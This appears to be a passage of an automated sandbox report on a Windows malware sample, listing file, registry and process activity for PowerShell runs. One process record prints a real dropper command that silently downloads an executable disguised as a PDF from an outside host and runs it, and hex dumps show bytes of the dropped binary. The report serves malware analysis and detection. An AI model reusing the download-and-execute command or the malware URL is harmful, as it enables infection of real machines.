C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ryxuahqv.3dg.ps1	unknown	1	31	1	success or wait	1	7FFB4F38B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cgkruib0.ygj.psm1	unknown	1	31	1	success or wait	1	7FFB4F38B526	WriteFile
C:\Users\user\Documents\20201127\PowerShell_transcript.849224.b3BihSD7.20201127113805.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4F38B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201127\PowerShell_transcript.849224.b3BihSD7.20201127113805.txt	unknown	762	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 37 31 31 33 38 30 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 34 39 32 32 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********************..Windows PowerShell transcript start..Start time: 20201127113806..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 849224 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	11	7FFB4F38B526	WriteFile
C:\Users\Public\oftmhayq.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0b be c0 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 50 04 00 00 1e 04 00 00 00 00 00 4e 6f 04 00 00 20 00 00 00 80 04 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....P..........No... ....@.. ....@.................	success or wait	3	7FFB4F38B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\oftmhayq.exe	unknown	9024	05 11 04 11 06 6f 4a 00 00 0a de 0f 13 05 2b 86 0a 2b 8c 11 04 6f 23 00 00 0a dc 2a 01 10 00 00 02 00 15 00 9a af 00 08 00 00 00 00 1b 30 03 00 4a 00 00 00 0a 00 00 11 7e 08 00 00 04 73 4c 00 00 0a 18 2d 03 26 2b 03 0a 2b 00 d0 04 00 00 1b 28 19 00 00 0a 72 fb 00 00 70 73 46 00 00 0a 73 47 00 00 0a 1b 2d 10 26 07 06 6f 48 00 00 0a 74 04 00 00 1b 26 de 0a 0b 2b ee 06 6f 23 00 00 0a dc 2a 00 00 01 10 00 00 02 00 13 00 2f 42 00 07 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 02 1c 19 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 17 1e 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 17 15 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00	.....oJ.....+..+...o#....*.. .....0..J.....~....sL....-.&+..+.....(....r...p sF...sG....-.&..oH...t....&... +..o#....*...../B.....0 .....-.&(....+.&+.*... .0.....-.&(....+.&+.*. ...0.....-.&(....+.&+. *....0.....	success or wait	57	7FFB4F38B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB50A7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5052B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB50532625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB50532625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB50532625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5052B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFB506012E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFB5052B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFB506012E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFB505162DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	7FFB505163B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFB506012E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	128	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4F38B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4F38B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB506012E7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5184 Parent PID: 4940

General

Start time:	11:38:04
Start date:	27/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command ' & { iwr http://separtiran.com/js/2Q/5901777.pdf.exe -OutFile C:\Users\Public\oftmhayq.exe}; & {Start-Process -FilePath 'C:\Users\Public\oftmhayq.exe'}'

Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB5065F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB5065F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ljxb34qx.vzy.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4F386FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_eynwfcx2.3ju.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4F386FDD	CreateFileW
C:\Users\user\Documents\20201127\PowerShell_transcript.849224.0kLC5vT1.20201127113806.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4F386FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4B4C03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ljxb34qx.vzy.ps1	success or wait	1	7FFB4F38F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_eynwfcx2.3ju.psm1	success or wait	1	7FFB4F38F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ljxb34qx.vzy.ps1	unknown	1	31	1	success or wait	1	7FFB4F38B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_eynwfcx2.3ju.psm1	unknown	1	31	1	success or wait	1	7FFB4F38B526	WriteFile
C:\Users\user\Documents\20201127\PowerShell_transcript.849224.0kLC5vT1.20201127113806.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4F38B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201127\PowerShell_transcript.849224.0kLC5vT1.20201127113806.txt	unknown	762	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 37 31 31 33 38 30 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 34 39 32 32 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	********************..Windows PowerShell transcript start..Start time: 20201127113806..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 849224 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	30	7FFB4F38B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFB50A7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB5052B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFB5052B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFB50532625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFB50532625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFB50532625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFB506012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFB506012E7	ReadFile
